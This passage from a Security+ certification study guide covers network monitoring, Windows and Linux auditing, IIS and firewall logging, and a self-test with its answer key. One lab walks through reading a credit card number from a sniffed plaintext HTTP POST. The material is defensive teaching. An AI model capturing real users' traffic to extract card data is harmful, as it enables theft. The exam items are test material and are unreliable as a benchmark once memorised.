4. The contents of the packet capture are displayed. Notice that 24 frames (numbers listed down the left) are captured and that frame 16 is the actual HTTP Post Request, which is the form's information posted to the server. This is the phase where the credit card number was submitted. You will use frame 16 as your learning tool to view network traffic.



5. Select frame 16 if it is not already selected.
6. The window is divided into multiple panes: The top pane is the Display Filter pane where you can create rules to filter the traffic. The middle of the window shows the Frame Summary pane listing all the frames that have been captured. Below the Frame Summary pane is the Frame Details pane where you can see the details of each frame as you highlight them in the Summary pane. To the right of the Frame Details pane you have the Hex Details pane, which displays the hexadecimal data for that frame. Ensure that frame 16 is still selected in the Summary pane so that you can investigate your packet.

7. In the Frame Details pane (bottom part of the screen), double-click Ethernet, which will expand the Ethernet section, showing you the source and destination Ethernet addresses or MAC addresses.
8. Record the source MAC address (shown in square brackets at the right side of the SourceAddress field). The source address is the LAN system that sent the packet.

   Source MAC address: _____


   What layer of the OSI model does this information pertain to? _____
9. Below the Ethernet section is the protocol information. What layer-3 protocol is this network traffic using? _____
10. If you answered "IP" in the preceding question, you are correct! If you double-click the Ipv4 section, you will see what layer-3 addresses (IP addresses) are in the source and destination of the packet.
11. Fill in the following information:

    Where is the packet headed? _____

    Where did the packet come from? _____

    Hint: View the source and destination addresses.
12. You also can see what transport protocol was used by IP to deliver this packet. Two lines above the source IP address, you can see that IP is using TCP, a connection-oriented layer-4 protocol, to ensure that the packet reaches the destination.
13. If you double-click the IP heading, you will collapse the details of IP. Let's look at the application protocol information for this packet. You want to see the credit card number that was typed into the web page. In the Frame Details pane, double-click HTTP to expand the detailed application information.

14. Select the last piece of information for HTTP, which is the "payload:" line. To view the credit card number you have captured, expand the "payload" section and you will see the CCNumber field. Notice the credit card number.



15. What was the credit card number? _____

16. Close Network Monitor.

---

exam Watch

For your exam, know that a used to monitor network traffic. protocol analyzer or network sniffer can be

CERTIFICATION OBJECTIVE 19.03

Implementing Logging and Auditing

Now that you understand some of the tools you can use to monitor a system, let's talk about auditing and logging. As a security professional, you need to make sure that you assess the level of auditing and logging that has been enabled on the systems and the applications. The following is a quick definition of the difference between auditing and logging:

- **Auditing** Typically refers to actions that you wish to monitor on a system or application for security purposes. For example, you may wish to audit the management of user accounts on a system or the deletion of a customer record in an application.
- **Logging** Typically refers to logging all activity that occurs in an application or on a system. For example, you can log all requests to a web site and review the logs later.

Understanding Auditing

When working as a security professional in any environment, ensure that auditing has been enabled on all critical systems and devices, and also determine to what level auditing has been configured. It is critical that someone is trained on how to review the audit logs and knows how to archive them to a secure location in case you need to go back to them.

The four major steps to configuring auditing are

1. Decide which events to audit.
2. Decide whether you care about the success or failure of the event.
3. Configure auditing.
4. Review the audit logs on a regular basis.

Configuring Auditing

The first step to configuring auditing is to define your audit policy. When defining your audit policy, enable auditing for specific events within the operating system. An *event* is something that happens within the system and is usually invoked by a user.

For example, logging on or logging off the network is an event. Accessing a folder is also an event. So you need to determine which events you wish to be notified of, and believe me, you need to be extremely picky as to which events you enable! The important thing to remember is that the more events you audit, the more information that is collected—and you don't want to collect unnecessary information because it might obscure the important audited data.

In Windows, you can implement auditing through the local security policies of a single system, or you can deploy the auditing settings across multiple systems by using group policies in Active Directory. To configure auditing in Windows, choose from one of the following tools to manage the audit policy:

- **Start | Administrative Tools | Local Security Policies** Implement auditing on a single stand-alone system.
- **Start | Administrative Tools | Domain Controller Security Policy** Implement auditing on all the domain controllers on the network.
- **Start | Administrative Tools | Domain Security Policy** Implement auditing on all systems in the entire Active Directory domain.

Once you launch the correct administrative tool, you can enable auditing for a number of events (see Figure 19-5), and when you enable auditing, you have to decide whether you care about the success or the failure of such an event. For example, do you care whether someone successfully logs on to the network or fails to log on to the network? I am going to choose "we care to know if someone fails to log on to the network."

FIGURE 19-5

Configuring an audit policy on a Windows Server




Table 19-1 lists the various auditing events in Windows whose success or failure you can enable.

TABLE 19-1 Auditing Events in Windows

Audit Event	Description
Audit account logon events	Logs an entry each time a user logs on to the system or on to the domain if auditing is enabled on the domain controller. If you want to monitor when users fail to log on to the network, enable this policy on the domain controller and monitor for failures. An entry will be recorded on the domain controller but not on the local workstation, because the logon request is sent to the domain controller.
Audit account management	Notifies you when a user or group is created or modified. This is a great event to enable because you can monitor when a user account is created. If you enable auditing on account management, you will become aware if a hacker has created a backdoor account. This event also tracks the resetting of user passwords and group membership changes.
Audit directory service access	Audits access to Active Directory objects if auditing is enabled on a particular Active Directory object.
Audit logon events	Audits the event that a user attempted to log on to the domain from the workstation and records the audit data on the workstation. If you were to enable "audit account logon events" instead of this event, no data would be recorded on the local system when a user logged on to the domain, because the local system did not attempt to answer the logon request.
Audit object access	Audits folders, files, and printers. Auditing folders, files, and printers is a two-step process—you would need to enable this policy and then enable auditing on any folders or files you want to audit.
Audit policy change	Monitors any changes to the security policy, such as auditing and user rights.
Audit privilege use	Audits anyone who takes advantage of any rights they have been given. For example, if you give Bob the right to back up files and directories, you may want to know when he actually does a backup to prevent him from performing an extra backup and taking private corporate data home with him.
Audit process tracking	Handles events that deal with programs, such as monitoring when a program activates, a program exits, and an indirect object is accessed.
Audit system events	Enables auditing for system startup and shutdown events. Also audits any event that affects the security log or the system security as a whole.

Reviewing Audit Logs


Once you have configured auditing, you will look to the Windows Event Viewer to monitor the security-related events for the auditing you have enabled. The following is a list of the logs that you can review in Windows Event Viewer:

- **Application log** Stores errors and information about applications running on Windows
- **System log** Stores errors, warnings, and information about operating system components, such as when a service fails to start
- **Security log** Stores the auditing information and other security-related events
- **DNS log** Stores errors and information about DNS on a domain controller

Once you have enabled auditing, you monitor the security log in Windows Event Viewer because that is where all audited data appears. Figure 19-6 shows the Windows Event Viewer in Windows Server. In the Event Viewer you can review the various events, save the contents of the log to a file for your own records, and then clear the log to start a clean one. It is important to archive the log in case you need to go back to it. Many security problems are not noticed until long after the event has occurred. Windows also allows you to store the log file to any location, including on another secured host.

FIGURE 19-6

Reviewing the security log in Windows Server



To review the security log in Windows Server, select Start | Administrative Tools | Event Viewer. Once in the Event Viewer, select the Security log on the left side, and you will see all the security events. The events with a lock icon are failure events, and events with a key icon are success events. Figure 19-6 displays the security log on Windows; notice that once auditing has been enabled, you can see that a user has failed to log on to the network on 3/29/2011 at 1:21:18 PM. When reviewing the security log, if you need more information about the event, double-click the event and the properties appear, as shown in Figure 19-7.


Notice in Figure 19-7 that you can see the date and time someone failed to log on (at the top), but in the description, you can see that someone tried to log on with the administrator user account. If you scroll down in the details, you also have the IP address of the machine at which the person tried to log on. This information can help you track down the individual.

on the job

Make sure that you monitor the security log for suspicious activity each day. A good idea is to take the first 30 minutes of your morning to review, archive, and then clear the security log while you have your morning coffee.

FIGURE 19-7

Viewing details on a failed logon



Auditing in Linux

Linux uses the syslogd daemon to audit activity (a daemon is a computer program that is always running on a host, even if nobody is logged in—similar to a Windows service). Syslogd reads its configuration from sys:etc/syslog.conf to determine what to audit and whether to notify the administrator of suspicious activity. Linux administrators also have a wealth of operating system commands, for example, **last**, which lists currently logged-on users, and **lastlog**, which lists the last logon time for all users. The following are some popular log files in Linux:

- **/var/log/faillog** Displays the failed logon attempts for user accounts. You can use the **faillog** command on most distributions of Linux to view the failed logons.
- **/var/log/lastlog** Displays a list of users and when they last logged on. The **lastlog** command is used to display the output from this log.
- **/var/log/wtmp** Displays the users who have logged on to the system. Using the **last** command displays the contents of this log file.
- **/var/log/messages** Contains information about system-related events.
- **/var/log/auth.log** Some distributions of Linux use this file to contain information on authentication attempts and authentication events.

You can open most of these log files in Linux with any text editor, or in some distributions of Linux, you can use the System Log Viewer to display the contents of popular log files. To view the System Log Viewer in Linux (see Figure 19-8), choose the System menu and then choose Administration | System Log.


Other Logs

When monitoring a system or device and looking for security incidents, you may check various logs because there are so many different types of systems and devices. The following outlines some popular systems of logs you may look to when auditing activity:

- **Event logs** On a Windows system, look to the Event Viewer for entries that relate to security incidents.
- **Audit logs** If auditing has been enabled, look to the audit logs of the application, system, or device for suspicious activity.
- **Security logs** If a device has a security log, check it for security-related information.

FIGURE 19-8

The System Log Viewer in Linux



- **Access logs** Most servers and devices have an access log that lets you view who has gained access to the resource. When it comes to physical security, the electronic locks typically have access logs so you can view who gained access to the facility at different times.

EXERCISE 19-2

Implementing Auditing in Windows

In this exercise, you will implement auditing on a Windows system. Although this lab has been written for the steps of a Windows Server 2012 domain controller, you can also apply the same general steps for a Server 2008 system.

1. Ensure that you have the Windows 8 VM, Linux VM, and the 2012ServerA VMs running.
2. Ensure you are using the 2012ServerA VM. To enable auditing for all domain controllers, choose the Server Manager button on the task bar and then choose Tools | Group Policy Management.

3. Once in the Group Policy Management console, expand the certworld.loc forest on the left, expand Domains, then expand certworld.loc and you should see the Group Policy Objects folder. Expand the Group Policy Objects folder and then right-click the Default Domain Controllers Policy and choose Edit.
4. Expand Computer Configuration | Policies | Windows Settings | Security Settings | Local Policies, and then select Audit Policy.
5. Perform the following to configure auditing:
   a. Double-click Audit Account Logon Events and choose Failure.
   b. Double-click Audit Account Management and choose Success.
   c. Ensure that all other auditing is disabled.
6. Once you have configured auditing, you can close the Group Policy Management Editor window, and then close the Group Policy Management console.
7. Start a Windows command prompt and be sure to run as an administrator.
8. Type **gpupdate /force** to force policies to refresh.
9. Try to log on to the system by using the wrong username and password.
10. Create a new user account in Active Directory with the "Active Directory Users and Computers" tool.
11. To review the auditing data, switch to your Server Manager and then choose Tools | Event Viewer.
12. Review the security log for the failed logon (should have a lock icon) and for the success of the account being created.

Understanding Logging

Not only should you enable auditing on a system and any critical applications within the business, but you should also investigate what level of logging is performed by all systems and applications. Logging typically records access to the information on a particular service or device and records any activities against that service or device. For example, an FTP service typically has a log that displays who has gained access to the FTP service, as shown in Figure 19-9. Notice in the figure that on March 29 at 17:43 someone typed the password for the administrator account, and then myfile.txt was downloaded to the client IP address 10.0.0.2.


exam Watch

The log files in Windows for a number of services are stored in the c:\windows\system32\logfiles folder. You will find the FTP, web, mail, and other log files here.

Not only does the FTP service have a log file that records access to the FTP server, but

FIGURE 19-9

Looking at an FTP server log file



most services such as a firewall service and the web server have log files as well. The following code listing displays the contents of a log file for an IIS web server. Notice that you can see the date and time that the request was made, the type of request (get or post), the file requested, and the client IP address that made the request. The last piece of information on the line is the user agent, which is the program that was used to make the request. Note that for brevity I have cut out any irrelevant information in the output.

```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2011-03-29 17:49:49
#Fields: date time cs-method cs-uri-stem s-port c-ip cs(User-Agent)
2011-03-29 17:49:49 GET /Default.htm 80 10.0.0.2 Mozilla...
2011-03-29 17:49:56 POST /process.asp 80 10.0.0.2  Mozilla...
2011-03-29 17:50:09 GET /deletecustomer.asp 80 10.0.0.2 Mozilla...
```

Configuring Web and FTP Logging

It is critical that you investigate the level of logging for all the applications running on your systems—I am using the web server and FTP server as my examples for the discussion, but you should look to logging with any service by going through the configuration of the application.

In IIS you can configure logging on the web service and FTP service by completing the steps in the following exercise.


EXERCISE 19-3

Configuring Logging in IIS


In this exercise, you will verify that logging is configured on the web site of your IIS server. In this lab, you will configure the web site, but you can follow the same steps to configure logging for the FTP site as well.

1. Ensure that you have the 2012ServerA VM running and are logged in as the administrator.

2. Click the Server Manager icon in the task bar.
3. Choose Tools | Internet Information Services (IIS) Manager. The IIS Manager displays.
4. Expand 2012ServerA on the left side to see the folder representing your web sites and FTP sites.
5. Select Default Web Site located under the Sites folder on your left side of the screen. Double-click the Logging icon on the right side to enable logging for the web site.
6. In the Logging screen, notice that the Actions pane on the right side has a Disable link. This could be used to disable logging for the web site. Since you have a Disable link, that means logging is enabled by default. Click the Disable link to disable logging; notice the link changes to Enable. Because we want logging enabled, choose the Enable link.



7. Notice that the log file location is set to the %SystemDrive%\inetpub\logs\LogFiles folder by default. Also notice that a new log file is created daily (the Schedule option).
8. To choose which fields are stored in the log file with each visitor to your web site, click the Select Fields button in the middle of the screen.



9. Close all dialog boxes.

Configuring Firewall Logging


If you enable the Windows Firewall, you can also configure it to log denied packets to the firewall log file, which is located at c:\windows\pfirewall.log. Once the firewall is enabled, you can view the log file to view the IP addresses of computers trying to get into your system. The following exercise reviews how to enable the Windows Firewall and to enable logging.

EXERCISE 19-4


Configuring the Windows Firewall

In this exercise, you will configure the Windows personal firewall on a Windows 2012 Server or on a Windows 8 client.

1. Ensure that you have the 2012ServerA VM running.
2. To navigate to the Control Panel, on the Start screen, type **Control**. The Windows Search feature displays a list of apps that meet that search criteria. Choose Control Panel from the search results.
3. To verify that the firewall feature is enabled, choose the System and Security category and then choose Windows Firewall.
4. Choose the "Turn Windows Firewall on or off" link on the left side.
5. Notice that you can turn the Windows Firewall on or off for each of the different network profiles.




6. Turn the firewall off for the Private network setting, but keep it enabled for both the Domain network settings and the Public network settings. Choose OK.
7. To allow RDP traffic to pass through your firewall, choose the "Allow an app or feature through Windows Firewall" link on the left side.
8. Scroll down in the list and locate Remote Desktop. Enable the checkbox for Remote Desktop and then ensure the checkboxes for Domain and Public are selected on the right.



9. Choose OK.
10. To enable logging of dropped packets, choose the Advanced Settings link on the left. The Windows Firewall with Advanced Security dialog appears.
11. Right-click the Windows Firewall with Advanced Security node found on the top-left corner of the dialog box and then choose Properties.
12. At the bottom of the screen, choose the Customize button in the Logging section.

13. Set the Log Dropped Packets option to Yes.



14. Choose OK. Note that you made this change on the Domain Profile page tab and you would then need to do the same thing with the Public Profile tab if you wanted to log packets when on a public network.
15. Close all windows.

Popular Areas to Audit


It is imperative that you enable auditing and logging on all critical applications and devices. This chapter has looked at examples of services you could consider auditing, but it is critical that you investigate the auditing and logging capabilities on all devices and software. The following is a list of other areas on the network where you should enable auditing or logging:

- **Security application** If you have a security device or application that performs a specific function, then be sure to look into auditing features of that device. Most software and devices will allow you to audit who has access to the device but also any administrative changes to the device.
- **DNS** Look at auditing changes to DNS because it is an area that hackers will poison in order to redirect clients to the wrong system.
- **Performance** Performance issues could be security incidents—for example, if you notice that a system is running very slowly, it could be infected by a virus, or a hacker could be using it as a zombie system to do other processing. Use your performance monitor to identify the area of the system that is running slowly.

- **Access** As mentioned earlier, most devices and services will allow you to log who has gained access to the system. This can be critical information to help prove who had access to the facility when unlawful activity (such as theft) occurred in the business.
- **Firewall** The firewall logs are great to review on a regular basis because they will show you traffic that has passed through the firewall, including the source IP address of the traffic, or packets that have been dropped at the firewall, and for what reason.
- **Antivirus** Look to the logs of your antivirus software to ensure that updates are occurring.
- **Proxy server** The proxy server logs can give you detailed information on who has surfed the Internet and what sites they have visited.
- **Wireless access point** If you are using a wireless router at home or at the office, you can view the logs on the router to see any security-related events (see Figure 19-10). You can also enable logging to monitor Internet activity by the internal users.

FIGURE 19-10

Viewing the logs on a wireless access point (router)



- **User access and rights review** Be sure to regularly review the rights all persons have on a system on a regular basis. This includes checking the user rights assignments and also the membership in administrative groups.
- **Storage and retention policies** A number of companies are governed by regulations that dictate that the company must store and retain information such as documents and e-mails for a certain duration. Review the policy and ensure that it is being followed by all employees.
- **Group policies** Group policies are a great way to enforce auditing across the entire network from one central location. With group policies you can enable auditing and manage the size of the security log so that the log does not fill up and stop recording events.

exam Watch

For the exam, remember that the firewall log is typically used to monitor inbound communication, while the proxy server log is typically used to monitor a user's Internet activity.

CERTIFICATION SUMMARY

In this chapter you learned the importance of monitoring systems and the different tools that you can use to monitor activity on a system or network. The following are some key points to remember about monitoring:

- Ensure that servers and devices have logging enabled for core services such as web or FTP.
- Ensure that devices such as firewalls, proxy servers, and wireless access points have logging enabled in order to monitor activity on those devices.
- Configure auditing on your systems, and be sure to assess the auditing options on a regular basis to ensure that they are not disabled by a network administrator.
- Use the local security policies on a Windows system to enable auditing on a stand-alone system, but use group policies to configure auditing on multiple systems in an Active Directory environment.

- Performance Monitor in Windows is used to monitor the health of the system, including the processor and memory usage.
- Network Monitor and Wireshark are examples of packet sniffers (or protocol analyzers) that are used to monitor network traffic and to identify any security-related issues with regard to the type of traffic running around on the network.
- You can use a number of command-line utilities in both Windows and Linux to help monitor activity on a system.

With a strong understanding of the material presented in this chapter, you will have no problems with any monitoring-related questions on your exam. Not only is the material presented here important for the exam, but it will also be important after you ace the exam and continue on-the-job troubleshooting and monitoring of systems!



TWO-MINUTE DRILL

Introduction to Monitoring

- A host-based IDS monitors activity on a particular system, while a network-based IDS monitors activity across the network.
- A signature-based system can identify suspicious activity only for the signatures it has been programmed for, while an anomaly-based system identifies any activity out of the norm.
- Anomaly-based systems are more susceptible to false positives, or "false alarms," because they see anything out of the normal activity as being suspicious.

Monitoring Tools

- **netstat** and **net session** in Windows display who is connected to your system.
- **tasklist** in Windows and **ps** for Linux display processes that are running. You can terminate the process in Windows with the **taskkill** command or in Linux with the **kill** command.
- The **net user** command in Windows displays a list of user accounts that exist, while the **net share** command displays a list of shared folders.

Implementing Logging and Auditing

- Auditing can be thought of as the tracking of security-related events, while logging is responsible for logging all activity—whether suspicious or not.
- To configure auditing in Windows, use the security policies and first configure the events for auditing, and then review the security log in the Event Viewer on a regular basis.
- Be sure to enable logging or at least to investigate the possibilities of logging for all services and devices on the network. This includes application environments such as database and e-mail servers.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Introduction to Monitoring

1. Which of the following monitoring systems is best suited to identify zero day attacks?
   A. Signature-based
   B. Anomaly-based
   C. Host-based
   D. Network-based
2. A signature-based system uses a database of signatures to identify suspicious activity. What does an anomaly-based system use?
   A. A signature database
   B. A log file
   C. A baseline of normal activity
   D. An audit file

Monitoring Tools

3. What command allows you to view all TCP ports in a listening state on a Windows or Linux system?
   A. nbtstat -na
   B. netstat
   C. nbtstat
   D. netstat -na
4. You are monitoring a Windows system and think you have identified a process that may be a potential virus. The process has the process ID of 1944—what command would you use to terminate the process?
   A. kill 1944
   B. taskkill /PID 1944
   C. kill /PID 1944
   D. taskkill 1944

5. What command in Linux allows you to view a list of files and the permissions assigned to those files?
   A. ls -l
   B. ls
   C. lastperm
   D. listperm
6. Your manager finds that the company web server is responding slowly and has spent some time with Performance Monitor to troubleshoot the issue. She has determined that no unnecessary processes are running on the system and using up system resources. What tool might you use next?
   A. Performance Monitor
   B. Protocol analyzer
   C. System Monitor
   D. Tasklist
7. What command in Linux displays a list of all users and the last time they logged on?
   A. loglast
   B. last
   C. lastlog
   D. first

Implementing Logging and Auditing


8. When implementing auditing in Windows, what event would you enable if you wanted to audit when someone creates a new user account?
   A. Audit group management
   B. Audit user management
   C. Audit administrative tasks
   D. Audit account management
9. Your manager has asked that you monitor printer access. What event in the audit policy would you enable?
   A. Audit printer access
   B. Audit object access
   C. Audit account management
   D. Audit account logon

10. Your manager comes to you and asks you to check the logs to see if Bob has been surfing facebook.com again during company time. What logs would you check?

A. FTP log
B. Web server log
C. Firewall log
D. Proxy log

Performance-Based Question

11. Looking at the log file shown in the exhibit, match the IP address on the left to that of the system the user used to log on to the FTP server.



SELF TEST ANSWERS

Introduction to Monitoring

1. ☑ **B.** Anomaly-based monitoring systems identify suspicious traffic based on anything outside the norm and not from a signature database. This means that any type of attack—whether a known attack or not—is identified because it will be traffic out of the norm.
   ☒ **A, C,** and **D** are incorrect. Because a signature-based system uses a definition file, it detects only activity it has been programmed to detect. A host-based IDS monitors activity on a single system, while a network-based IDS monitors network traffic.
2. ☑ **C.** The anomaly-based system is programmed for a baseline of normal activity, and any activity out of the norm is considered suspicious. As a result, it can detect unknown attacks (zero day).
   ☒ **A, B,** and **D** are incorrect because anomaly-based monitoring systems do not use a signature database, log file, or audit file.

Monitoring Tools

3. ☑ **D.** The **netstat -na** command is used to view a list of open ports on the system.
   ☒ **A, B,** and **C** are incorrect. **nbtstat** is used to troubleshoot NetBIOS over TCP/IP, while the **netstat** command by itself will show only current connections and not listening ports.
4. ☑ **B.** You can use the **taskkill** command in Windows to terminate a process, but must use the **/PID** switch if you are going to terminate the process by the process ID.
   ☒ **A, C,** and **D** are incorrect. The **kill** command is used by Linux to terminate a process. The **taskkill** command needs the **/PID** switch in this example.
5. ☑ **A.** To view the permissions on files when listing the files with **ls**, use the **-l** switch in Linux.
   ☒ **B, C,** and **D** are incorrect because the **ls** command is the command to list files, but you need the **-l** to display permissions.
6. ☑ **B.** If you have looked at the system and things seem to be normal with no additional processes running, then the problem could be the system is being overloaded with traffic. Using a protocol analyzer, or network sniffer, will allow you to view traffic headed to the system.
   ☒ **A, C,** and **D** are incorrect. Performance Monitor and System Monitor are used to monitor the health of the system, and **tasklist** is used to view processes that have already run.
7. ☑ **C.** The **lastlog** command displays all the user accounts on the Linux system and the last time they logged on.
   ☒ **A, B,** and **D** are incorrect because they do not display all the user accounts on the Linux system and the last time they logged on.

Implementing Logging and Auditing


8. ☑ **D.** To audit when user accounts are created or modified, you must enable the "Audit account management" event.
☒ **A, B,** and **C** are incorrect because they are not events in Windows auditing.

9. ☑ **B.** To monitor printer access, you would enable the success of object access in the audit policy.
☒ **A, C,** and **D** are incorrect because you need to enable object access auditing to audit files and printers in Windows.

10. ☑ **D.** To monitor web sites that have been visited by users on the network, you will typically look at the proxy server logs.
☒ **A, B,** and **C** are incorrect. The FTP log would be used to view access to the FTP server, while the web server log would be used to monitor access to a web site. The firewall log would be used to monitor inbound communication.

Performance-Based Question

11. The following illustrates the answer to this performance question. Note that the real exam may ask you to look at a log and drag the actual boxes from one side of the screen to the other.



This page is intentionally left blank to match the printed book.



A

About the CD-ROM

The CD-ROM included with this book comes complete with Total Tester customizable practice exam software, video training from the author, a pre-assessment "pen and paper" test, a glossary of key Security+ terms, a PDF containing all of the labs from the book plus a separate PDF with the lab solutions, files to complete the labs, and a PDF copy of the book for studying on the go.

System Requirements

The software requires Windows XP or later and 30MB of hard disk space for full installation, in addition to a current or prior major release of Chrome, Firefox, Internet Explorer, or Safari. To run, the screen resolution must be set to 1024×768 or higher. The PDF files require Adobe Acrobat, Adobe Reader, or Adobe Digital Editions to view.

Total Tester Premium Practice Exam Software

Total Tester provides you with a simulation of the live exam. You can also create custom exams from selected certification objectives or chapters. You can further customize the number of questions and time allowed.

The exams can be taken in either Practice Mode or Exam Mode. Practice Mode provides an assistance window with hints, references to the book, explanations of the correct and incorrect answers, and the option to check your answer as you take the test. Exam Mode provides a simulation of the actual exam. The number of questions, the types of questions, and the time allowed are intended to be an accurate representation of the exam environment. Both Practice Mode and Exam Mode provide an overall grade and a grade broken down by certification objectives.

To take a test, launch the program and select the exam suite from the Installed Question Packs list. You can then select Practice Mode, Exam Mode, or Custom Mode. After making your selection, click Start Exam to begin.

Installing and Running Total Tester Premium Practice Exam Software

From the main screen, you may install the Total Tester by clicking the Total Tester Practice Exams button. This will begin the installation process and place an icon on your desktop and in your Start menu. To run Total Tester, navigate to Start | (All) Programs | Total Seminars, or double-click the icon on your desktop.

To uninstall the Total Tester software, go to Start | Settings | Control Panel | Add/Remove Programs (XP) or Programs And Features (Vista/7/8), and then select the Total Tester program. Select Remove, and Windows will completely uninstall the software.

Video Training from the Author

Video MP4 clips provide detailed examples of key certification objectives in audio video format direct from the author of the book. You can access the videos directly from the Video table of contents by clicking the Videos link on the main page.

Pre-Assessment Test

A pre-assessment test has been included as a PDF. Answer all of the questions in the time allotted and analyze your score to gauge your areas of relative strength and weakness before beginning Chapter 1 of this book.

Glossary

A PDF glossary of key Security+ terms from the book has been included for your review.

Lab Book, Lab Solutions, and Lab Files

A PDF containing all of the labs from the book and a separate PDF containing all of the lab solutions are also included. The corresponding lab files and sample web site files for use in the labs have been provided as well. Click the Lab Files And Solutions link on the main page to access these resources.

PDF Copy of the Book

The entire contents of the print book are provided as a PDF on the CD-ROM. This file is viewable on your computer and many portable devices.

- **To view the PDF on a computer**, Adobe Acrobat, Adobe Reader, or Adobe Digital Editions is required. A link to Adobe's web site, where you can download and install Adobe Reader, has been included on the CD-ROM.

Note: *For more information on Adobe Reader and to check for the most recent version of the software, visit Adobe's web site at www.adobe.com and search for the free Adobe Reader or look for Adobe Reader on the product page. Adobe Digital Editions can also be downloaded from the Adobe web site.*

- **To view the PDF on a portable device**, copy the PDF file to your computer from the CD-ROM, and then copy the file to your portable device using a USB or other connection. Adobe offers a mobile version of Adobe Reader, the Adobe Reader mobile app, which currently supports iOS and Android. For customers using Adobe Digital Editions and an iPad, you may have to download and install a separate reader program on your device. The Adobe web site has a list of recommended applications, and McGraw-Hill Education recommends the Bluefire Reader.

Technical Support

Technical Support information is provided as follows, by feature.

Total Seminars Technical Support For questions regarding the Total Tester software or operation of the CD-ROM, visit **www.totalsem.com** or e-mail **support@totalsem.com**.

McGraw-Hill Education Content Support For questions regarding the PDF copy of the book, e-mail **techsolutions@mhedu.com** or visit **http://mhp.softwareassist.com**.

For questions regarding book content, e-mail **customer.service@mheducation.com**. For customers outside the United States, e-mail **international_cs@mheducation.com**.